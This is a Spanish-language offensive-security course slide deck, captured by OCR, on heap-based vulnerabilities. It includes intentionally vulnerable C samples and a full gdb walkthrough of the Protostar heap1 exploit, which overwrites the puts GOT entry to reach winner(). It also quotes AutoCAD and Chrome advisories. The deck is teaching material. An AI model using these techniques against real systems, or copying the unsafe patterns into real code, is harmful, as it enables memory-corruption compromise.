



Vulnerabilidades basadas en Heap

Seguridad Ofensiva

by Joshep Cortez S.
~~OLAPIC~~ - FAMAF - IUA

x86: Buffer Overflow (ej1)




```
int main() {
   int cookie;
   char buf[80];

   gets(buf); //Lee hasta el primer ...
   if (cookie == 0x41424344)
      printf("Ganaste!\n");
}
```

x86: Format String

```
int main (void){
   int i = 1;
   char buf[N];

   fgets(buf, N, stdin);
   printf(buf);

   if (i==0x10)
      puts("YOU WIN!\n");

   return 0;
}
```

x86: Integer Overflow




```
int main(){
    int size = 0;        /* signed */
    int buf[1024];

    read(0,&size,sizeof(size));
    assert (size <= 1024);
    read(0,buf,size*sizeof(int));

    if (size > 0 && size < 100 && buf[999] == 'B')
        printf("YOU WIN!\n");

    return 0;
}
```

```
gdb-peda$ p /x 0x8000000 * 4
$3 = 0x20000000
```

x86: Heap Overflows?

```
struct data {
  char name[64];
};

int main(int argc, char **argv){
  struct data *d;
  …

  d = malloc(sizeof(struct data));
  …
  strcpy(d->name, argv[1]);
  …
}
```

x86: Heap



Heap

- Memoria dinámica, se aloca en tiempo de ejecución.
- Objetos, buffers dinámicos, estructuras, cosas grandes


- “Lenta” , Manual
  - Manipulada por el programador
    - malloc/calloc/realloc/free
    - new/delete

Stack

- Memoria tamaño fijo y conocido en tiempo de compilación.
- Variables locales, direcciones de retorno, argumentos de funciones

- “Rápida”, Auto
  Manipulada por el compilador
  Abstrae el concepto de alocar / liberar.

x86: Heap chunks?



Cuando se ejecuta un fragmento de código similar a:


```
unsigned int * buffer = NULL;
buffer = malloc(0x100);
```

En el espacio de memoria del Heap se comienza a definir/reservar una estructura basada en chunks.

Esta estructura suele tener información relacionada:
size del chunk (incluyendo overhead), flags, información del chunk anterior.

https://code.woboq.org/gcc/libffi/src/dlmalloc.c.html
https://github.com/lattera/glibc/blob/master/malloc/malloc.c

x86: Heap chunks?




code.woboq.org/gcc/libffi/src/dlmalloc.c.html

file or function


the source code of libffi/src/dlmalloc.c

```
Supported pointer/size_t representation:       4 or 8 bytes
     size_t MUST be an unsigned type of the same width as
     pointers. (If you are using an ancient system that declares
     size_t as a signed type, or need it to be a different width
     than pointers, you can use a previous release of this malloc
     (e.g. 2.7.2) supporting these.)

Alignment:                                     8 bytes (default)
     This suffices for nearly all current machines and C compilers.
     However, you can define MALLOC_ALIGNMENT to be wider than this
     if necessary (up to 128bytes), at the expense of using more space.

Minimum overhead per allocated chunk:   4 or  8 bytes (if 4byte sizes)
                                        8 or 16 bytes (if 8byte sizes)
     Each malloced chunk has a hidden word of overhead holding size
     and status information, and additional cross-check word
     if FOOTERS is defined.

Minimum allocated size: 4-byte ptrs:  16 bytes    (including overhead)
                        8-byte ptrs:  32 bytes    (including overhead)

     Even a request for zero bytes (i.e., malloc(0)) returns a
     pointer to something of the minimum allocatable size.
```


x86: Heap chunks



x86: Heap chunks




x86: Heap Overflow



x86: Heap chunks

2 posibles estados:


- **In use / en uso.**
- Free'd , libre, fritado ...



x86: Heap chunks

Si un chunk está libre, La estructura almacena.


- Forward Direction: Un puntero al chunk libre.
- Backward Direction: Un puntero al chunk libre anterior/previo.



x86: Ejemplo más interesante

```c
struct internet {
  int priority;
  char *name;
};

void winner(){
  printf("YOU WIN!");
}

int main(int argc, char **argv) {
  struct internet *i1, *i2, *i3;

  i1 = malloc(sizeof(struct internet));
  i1->priority = 1;
  i1->name = malloc(8);

  i2 = malloc(sizeof(struct internet));
  i2->priority = 2;
  i2->name = malloc(8);

  strcpy(i1->name, argv[1]);
  strcpy(i2->name, argv[2]);

  printf("GAME OVER!\n");
}
```


x86: Ejemplo más interesante



```
root@protostar:/opt/protostar/bin# gdb ./heap1
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/heap1...done.
(gdb) r
Starting program: /opt/protostar/bin/heap1

Program received signal SIGSEGV, Segmentation fault.
*__GI_strcpy (dest=0x804a018 "", src=0x0) at strcpy.c:39
39      strcpy.c: No such file or directory.
        in strcpy.c
(gdb) r AAAA 1111
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/protostar/bin/heap1 AAAA 1111
and that's a wrap folks!

Program exited with code 031.
(gdb) r AAAABBBBCCCCDDDDFFFFGGGG 11112222333344445555666
Starting program: /opt/protostar/bin/heap1 AAAABBBBCCCCDDDDFFFFGGGG 1111222233
444455556666

Program received signal SIGSEGV, Segmentation fault.
*__GI_strcpy (dest=0x47474747 <Address 0x47474747 out of bounds>,
    src=0xbfffe71 "11112222333344445555666") at strcpy.c:40
40      strcpy.c: No such file or directory.
        in strcpy.c
(gdb)
```

0x47 == 'G'

x86: Ejemplo más interesante




```
*__GI_strcpy (dest=0x47474747 <Address 0x47474747 out of bounds>,
    src=0xbffffe71 "111122223333444455556666") at strcpy.c:40
40      strcpy.c: No such file or directory.
        in strcpy.c
(gdb) bt
#0  *__GI_strcpy (dest=0x47474747 <Address 0x47474747 out of bounds>,
    src=0xbffffe71 "111122223333444455556666") at strcpy.c:40
#1  0x0804855a in main (argc=3, argv=0xbffffd24) at heap1/heap1.c:32
```

```
0x08048538 <main+127>:  call   0x804838c <strcpy@plt>
0x0804853d <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>:  add    eax,0x8
0x08048543 <main+138>:  mov    eax,DWORD PTR [eax]
0x08048545 <main+140>:  mov    edx,
0x08048547 <main+142>:  mov    eax,
0x0804854b <main+146>:  mov    eax,
---Type <return> to continue, or q
0x0804854e <main+149>:  mov    DWOR
0x08048552 <main+153>:  mov    DWOR
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  mov    DWORD PTR [esp],0x804864b
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
```

```
(gdb) disas 0x80483cc
Dump of assembler code for function puts@plt:
0x080483cc <puts@plt+0>:    jmp    DWORD PTR ds:0x8049774
0x080483d2 <puts@plt+6>:    push   0x30
0x080483d7 <puts@plt+11>:   jmp    0x804835c
```

x86: Ejemplo más interesante




```
(gdb) r $(echo -ne "AAAABBBBCCCCDDDDFFFF\x74\x97\x04\x08") 1111222233334444
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/protostar/bin/heap1 $(echo -ne "AAAABBBBCCCCDDDDFFFF\x74\
x97\x04\x08") 1111222233334444

Program received signal SIGSEGV, Segmentation fault.
0x31313131 in ?? ()
(gdb) bt
#0  0x31313131 in ?? ()
#1  0xb7eadc76 in __libc_start_main (main=0x80484b9 <main>, argc=3,
    ubp_av=0xbffffd34, init=0x8048580 <__libc_csu_init>,
    fini=0x8048570 <__libc_csu_fini>, rtld_fini=0xb7ff1040 <_dl_fin
    stack_end=0xbffffd2c) at libc-start.c:228
#2  0x08048401 in _start ()
```

0x31 == '1'

```
(gdb) info registers
eax            0x8049774        134518644
ecx            0x0      0
edx            0x5      5
ebx            0xb7fd7ff4       -1208123404
esp            0xbffffc6c       0xbffffc6c
ebp            0xbffffc98       0xbffffc98
esi            0x0      0
edi            0x0      0
eip            0x31313131       0x31313131
eflags         0x210246 [ PF ZF IF RF ID ]
```

x86: Ejemplo más interesante




```
(gdb) p  winner
$2 = {void (void)} 0x8048494 <winner>
(gdb) r $(echo -ne "AAAABBBBCCCCDDDDFFFF\x74\x97\x04\x08") $(echo -ne "\x94\x84\x04\x08")
Starting program: /opt/protostar/bin/heap1 $(echo -ne "AAAABBBBCCCCDDDDFFFF\x74\x97\x04\x08") $(echo -ne "\x94\x84\x04\x08")
and we have a winner @ 1604578693

Program exited with code 042.
```

VIVA!!! YOU WIN...

Acabamos de sobre escribir un puntero de destino de strcpy que se encontraba en el heap.
Lo modificamos para que apunte a la entrada de la función puts en la GOT.
Sobreescribimos ‘puts’ para que salte a la función winner.

x86: Ejemplo más interesante




```
0x804a000:  0x00000000  0x00000011  0x00000001  0x0804a018
0x804a010:  0x00000000  0x00000011  0x00000000  0x00000000
0x804a020:  0x00000000  0x00000011  0x00000002  0x0804a038
0x804a030:  0x00000000  0x00000011  0x00000000  0x00000000
0x804a040:  0x00000000  0x00020fc1  0x00000000  0x00000000
```

```
0x804a000:  0x00000000  0x00000011  0x00000001  0x0804a018
0x804a010:  0x00000000  0x00000011  0x41414141  0x42424242
0x804a020:  0x43434343  0x44444444  0x45454545  0x08049774
0x804a030:  0x00000000  0x00000011  0x00000000  0x00000000
0x804a040:  0x00000000  0x00020fc1  0x00000000  0x00000000
0x804a050:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a060:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a070:  0x00000000  0x00000000  0x00000000  0x00000000
```


Acabamos de sobre escribir un puntero de destino de strcpy que se encontraba en el heap.
Lo modificamos para que apunte a la entrada de la función puts en la GOT.
Sobreescribimos ‘puts’ para que salte a la función winner.

x86: Heap Based Vuln



- Heap Overflow
- Use after free
- Double Free's
- Heap Spraying
- ~~Metadata Corruption~~

x86: Heap Based Vuln




- Heap Overflow
- Use after free
- Double Free's
- Heap Spraying
- ~~Metadata Corruption~~

blog.binamuse.com/2013/07/autocad-dwg-ac1021-heap-corruption.html

Autocad DWG-AC1021 Heap Corruption

AutoCAD is a software for computer-aided design (CAD) and technical drawing in 2D/3D, being one of the world leading CAD design tools. It is developed and sold by Autodesk, Inc.




- Title: AutoCAD DWG-AC1021 Heap Corruption
- CVE Name: CVE-2013-3665
- Permalink: http://blog.binamuse.com/2013/07/autocad-dwg-ac1021-heap-corruption.html
- Advisory: http://binamuse.com/advisories/BINA-20130724.txt
- Patch: http://usa.autodesk.com/adsk/servlet/ps/dl/item?id=21972896&linkID=9240618&siteID=123112
- Vendor notified on: 2013-03-27
- Patch/Fix Released: 2013-07-10
- Advisory Published: 2013-07-24

AutoCad is vulnerable to an arbitrary pointer dereference vulnerability, which can be exploited by malicious remote attackers to compromise a user's system. This issue is due to AutoCad's failure to properly bounds-check data in a DWG file before using it to index and copy heap memory values. This can be exploited to execute arbitrary code by opening a specially crafted DWG file, version AC1021.

This version was the native fileformat of AutoCAD Release 2007. New versions of the format emerged but AC1021 is still supported in modern AutoCADs for back ward compatibility.

x86: Heap Based Vuln




- **No hay canaries en el heap, ya que no hay direcciones de retorno que proteger.**
- **Las aplicaciones modernas guardan un montón de estructuras más complejas, objetos y metadata interesante que podría sobreescribirse.**
- **Cualquier cosa que maneje los datos que se pueden corromper se vuelve una superficie de ataque interesante.**
- **Es común colocar punteros de función en estructuras**

x86: Heap Based Vuln

```
coolguy = malloc(sizeof(struct toystr));
lameguy = malloc(sizeof(struct toystr));

coolguy->message = &print_cool;
lameguy->message = &print_meh;

printf("Input coolguy's name: ");
fgets(coolguy->buffer, 200, stdin);  // oopz...
coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;

printf("Input lameguy's name: ");
fgets(lameguy->buffer, 20, stdin);
lameguy->buffer[strcspn(lameguy->buffer, "\n")] = 0;

coolguy->message(coolguy->buffer);
lameguy->message(lameguy->buffer);
```

x86: UAF - Use after free



- Una clase de vulnerabilidad en la que los datos del chunk se liberan, pero el código usa una referencia o un "dangling pointer" como si los datos aún fueran válidos.
- Popular en muchas vulnerabilidades de navegadores y programas complejos.
- No requiere corrupción de memoria.

x86: UAF - Use after free

securitylab.github.com/research/CVE-2020-6449-exploit-chrome-uaf

Security Lab | Bounties | CodeQL | **Research** | Advisories | Get Involved | Events


Exploiting a textbook use-after-free in Chrome


Man Yue Mo

In March 2020, I reported this use-after-free (UAF) vulnerability in the WebAudio module of Chrome. This is a UAF vulnerability of non-garbage-collected objects, which is allocated by the PartitionAlloc memory allocator. In the blink (which WebAudio is a part of), heap objects are allocated with different memory allocators depending on their types. For example, most garbage collected objects are allocated by Oilpan, while non garbage collected objects are allocated by PartitionAlloc (with the exception of back stores of `ArrayBuffer` and `String`, which are allocated in PartitionAlloc even though the object themselves are garbage collected).


In 2019, two of the high profile "exploited-in-the-wild" vulnerabilities in Chrome were UAFs of PartitionAlloc objects in blink. One was CVE-2019-5786, reported by Clement Lecigne of Google's Threat Analysis Group, and the other was CVE-2019-13720, aka WizardOpium, reported by Anton Ivanov and Alexey Kulaev of Kaspersky Labs.

